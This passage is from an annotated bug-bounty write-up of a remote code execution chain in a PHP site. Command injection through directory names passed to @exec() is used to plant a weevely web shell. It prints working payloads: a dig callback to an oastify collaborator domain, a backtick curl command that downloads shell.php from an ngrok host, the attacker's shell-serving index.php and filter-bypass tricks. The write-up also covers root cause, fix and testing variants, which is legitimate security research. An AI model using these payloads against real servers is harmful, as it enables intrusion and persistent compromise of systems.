The directory with the payload in its name is created. The next requirement is to run the script with the vulnerable function that reads the directory contents, at /ftp-upload/testSize.php.
http://example.com/ftp-upload/testSize.php
Line by line:
- This is simply a request to the size script. It takes no parameters here; it just runs and reads the folder.
The script runs.
And the request arrives at the researcher's server. This is RCE.
Step 3: what happened, in order
-
A request is sent to create a directory with the payload in the required location:
-
The payload is sent to the script that creates the directory.
- The command executed on the server side is:
mkdir /home/html/ftp-upload/uploads/test uploads/OELxI386/dig${IFS}rce.ct9zmv3v0e1uai2y5bc9q2b0grmka9.oastify.com
Line by line:
mkdircreates the first folder,/home/html/ftp-upload/uploads/test.- The second argument is the folder name containing the payload. Because it has no literal space, it stays one argument and one folder is created with that name.
- The directory reading script is started:
http://example.com/ftp-upload/testSize.php
The script reads the contents of /home/html/ftp-upload/uploads/OELxI386/, into which the payload was uploaded, and passes it to the filesize64() function, where the code with the payload is called.
It is passed to the filesize64() function where the call of the code with the payload occurs.
In plain words: the size script lists the folder, finds the folder whose name is the dig command, and hands that name to the operating system. The operating system sees ${IFS} and turns it into a space, so it runs dig rce...oastify.com. The DNS lookup reaches the researcher's server, which proves the command ran.
Step 4: uploading a shell
With code execution confirmed, the remaining task is to upload a shell for unimpeded execution on the server. A shell here means a small PHP file that accepts commands and runs them, so the attacker can keep working without repeating the whole chain each time. The reproduction steps are as follows.
- Create a shell with weevely and save it as a text file:
weevely generate 123pass shell.txt
Line by line:
weevely generatetells weevely to build a new shell.123passis the password that will protect the shell, so only someone who knows it can use it.shell.txtis the file the shell is written to.
- Create an
index.phpfile that will be used on the researcher's server to upload the shell:
<?php$attachment_location = "shell.txt";if (file_exists($attachment_location)) {header($_SERVER["SERVER_PROTOCOL"] . " 200 OK");header("Cache-Control: public");header("Content-Type: plane/text");header("Content-Transfer-Encoding: Binary");header("Content-Length:".filesize($attachment_location));header("Content-Disposition: attachment; filename=shell.php");readfile($attachment_location);die();} else {die("Error: File not found.");}
Line by line:
<?phpmarks the start of PHP code.$attachment_location = "shell.txt";stores the name of the file to serve.if (file_exists($attachment_location)) {checks that the file is there before doing anything.header(...)lines send instructions to the browser.200 OKsays the request succeeded.Cache-Control: publicallows caching.Content-Type: plane/textsets the content type header (the value is as written in the report).Content-Transfer-Encoding: Binarysets the transfer encoding header.Content-Lengthgives the size.Content-Disposition: attachment; filename=shell.phpis the important one: it tells the browser to treat the download as a file namedshell.php, whatever the file is called on disk.readfile($attachment_location);sends the file's contents.die();stops the script.} else {die("Error: File not found.");}handles the case where the file is missing.
When a request is made to this script, the vulnerable server takes shell.txt and saves it as shell.php, so shell.php ends up on the vulnerable server. The vulnerable server takes shell.txt and saves it as shell.php.
- Set up a local PHP server and tunnel the connection with ngrok:
php -S [redacted]:8889 index.php
Line by line:
php -Sstarts PHP's built-in web server.[redacted]:8889binds the server to the loopback address on port 8889.[redacted]is the address a computer uses to talk to itself.index.phpis the file that handles every request.
ngrok http -subdomain=rce 8889 -scheme http -scheme https
Line by line:
ngrok httpopens a public tunnel to a local web server.-subdomain=rcerequests the subdomainrcefor the public address.8889is the local port to forward to.-scheme http -scheme httpssets the scheme of the public tunnel address.
- Create the final payload that uploads the shell. The server still has filtering, so this took some brainstorming; the result is:
uploads/OELxI386/`cd${IFS}errors%26%26curl${IFS}rce.eu.ngrok.io${IFS}-o${IFS}shell.php
Line by line:
uploads/OELxI386/puts the folder in the place the size script reads.- The backtick characters
`are command substitution: the shell runs what is between them and puts the output in its place. Here they are used to run a command as part of the folder name. cd${IFS}errorschanges into theerrorsfolder, which is writable.curl${IFS}rce.eu.ngrok.io${IFS}-o${IFS}shell.phpdownloads from the ngrok address and saves the result asshell.php.
The payload executes the following commands on the vulnerable server:
cd errors #To go to a writable directory
curl rce.eu.ngrok.io -o shell.php #The command that will download the shell to the vulnerable server
Line by line:
cd errorsmoves into theerrorsfolder, which the attacker can write to.curl rce.eu.ngrok.io -o shell.phpfetches the file from the ngrok address and writes it toshell.php.
Because the server uses filtering in the form of preg_match('/[\/:”*?<>|]+/', $f), slashes could not be used in the code. preg_match checks text against a pattern; the pattern here lists characters to reject: /, :, ”, *, ?, <, >, |. The resulting request is:
Line by line:
adduser=test%20splits the input, so the rest becomes the folder name.- The rest is the payload above, with no literal spaces and no slashes, so it passes the filter.
- Invoke the script to execute the code:
http://example.com/ftp-upload/testSize.php
A request then arrives at the researcher's server.
The errors/ directory is checked for the presence of the shell.
It is there.
- Connect to the shell and execute commands:
weevely http://example.com/ftp-upload/errors/shell.php 123pass
Line by line:
weevelyconnects to a shell.http://example.com/ftp-upload/errors/shell.phpis the address of the uploaded shell.123passis the password set when the shell was generated.
Root cause
The chain combines two mistakes. First, sync.php builds a mkdir command from the adduser parameter without preventing a second, space-separated word from becoming an additional argument, so the value after the space is used to create a directory in the same location as the PHP file. Second, testSize.php reads directory entries with scandir(), filters the names through preg_replace() and passes them to filesize64(), which calls @exec() on them. A directory name is therefore treated as part of a shell command.
The preg_replace('/[\/:”*?<>|]+/', $f) filter removes slashes and a set of special characters, which is why the final payload avoids slashes and uses ${IFS} in place of spaces. It does not stop command substitution with backticks, nor the && operator, which the payload encodes as %26%26. The @ on @exec() suppresses error output but does not prevent execution.
Impact
An attacker who can reach sync.php and testSize.php can execute arbitrary commands on the server as the web server user, first demonstrated by an outbound DNS lookup to a server under the attacker's control and then by downloading and running a weevely shell from errors/shell.php. The precondition is the ability to create a directory inside the directory that the size script scans, which the adduser parameter provides.
After a few days of corrections the team rewarded the researcher with a bounty.
The amount paid was a lot less than expected, and the company explained it as follows.
The researcher notes this as the downside of bug hunting on self-hosted platforms. A self-hosted bug bounty platform is one run by the company itself rather than a large public marketplace, so the reward decisions are made in-house.
Fix
Based on the root cause, the directory name should never reach a shell: filesize64() should use PHP's own filesystem functions rather than @exec(), and sync.php should validate adduser so that it cannot introduce additional arguments or shell metacharacters into the mkdir call. The preg_replace() filter is not a substitute for either measure.
Variants to test
- Look for other scripts that pass
scandir()output, uploaded file names or user-controlled directory names intoexec(),system()orshell_exec(). A positive result is an outbound request to a listener you control after the directory is created and the scanning script is invoked. - Test parameters that are concatenated into shell commands for a space-separated second value, as with
adduser. A positive result is an unexpected file or directory appearing next to the script. - Where spaces are filtered or break the payload, try
${IFS}. A positive result is a single directory whose name contains the full payload rather than several split directories. - Where slashes are filtered, try command substitution with backticks and
&&encoded as%26%26, as in the final payload. A positive result is a downloaded file appearing in a writable directory such aserrors/. - Use an out-of-band DNS lookup such as
digagainst a collaborator domain to confirm execution before attempting to upload anything. A positive result is a DNS hit on the collaborator.
Glossary
- RCE (Remote Code Execution): a bug that lets an attacker run their own commands on someone else's server.
- Source code: the human-written instructions that make up a program.
.gitdirectory: the hidden folder where a project keeps its version history; if a web server serves it, anyone can download the source code.grep: a command-line tool that searches text files for a pattern and prints matching lines.- PHP: the programming language this website is written in.
- Static analysis: examining code automatically, without running it, to spot problems.
- SonarQube: a commercial static analysis product.
- XSS (Cross-site scripting): a bug where an attacker's JavaScript ends up running in another visitor's browser.
echo: the PHP instruction that prints something to the page.$_GET,$_POST,$_REQUEST: PHP's built-in containers for data the browser sends, in the URL, in a form, or either.shell_exec(,system(,exec(: PHP functions that run an operating system command.eval(,assert(: PHP functions that run text as code.preg_replace: a PHP find-and-replace function that works with patterns; the old/emodifier evaluated the replacement as code.- SQL: the language databases speak.
- SQL injection: sneaking your own SQL into a query the site builds.
- RFI/LFI (Remote/Local File Inclusion): making the site load a file from somewhere it should not.
include(,require(,include_once(,require_once(: PHP instructions that pull another file into the running program.- weevely: a tool that generates a small PHP program, called a shell, that lets you run commands on a server through your browser.
- ngrok: a service that gives your local machine a public web address so the internet can reach it.
@exec(): PHP's function to run an operating system command; the@suppresses error messages but does not stop execution.scandir(): a PHP function that lists what is inside a folder.- Array: a list of values in programming.
filesize64(): the function in this code that asks the operating system for a file's size.- Payload: the crafted input an attacker sends to trigger a bug.
%20: how a space is written inside a URL.- Parameter: a named value passed to a script in a URL or form.
- Query string: the part of a URL after
?that carries values to the script. mkdir: the operating system command that makes a folder.- Argument: a value given to a command, separated by spaces.
- Out-of-band confirmation: proving a bug by watching for a signal arriving somewhere you control, rather than on the site itself.
dig: a tool that asks the internet's phone book (DNS) for information about a name.- DNS: the system that turns names like
example.cominto addresses. ${IFS}: a shell variable that holds the characters the shell treats as separators, by default a space; writing it gives you a space without typing one.- Shell: a small program that accepts commands and runs them; also the name for a PHP file that does this on a server.
&&: "and then, only if the previous command succeeded".%26%26: the URL encoding of&&.- Backticks (
`): command substitution; the shell runs what is between them and puts the output in its place. curl: a command-line tool that downloads from a web address.preg_match: a PHP function that checks text against a pattern.- Filter: code that removes or rejects certain characters from input.
[redacted]: the address a computer uses to talk to itself.- Port: a numbered channel on a computer that a service listens on.
- Bounty: a reward paid for reporting a security bug.
- Self-hosted bug bounty platform: a bounty programme run by the company itself rather than a large public marketplace.



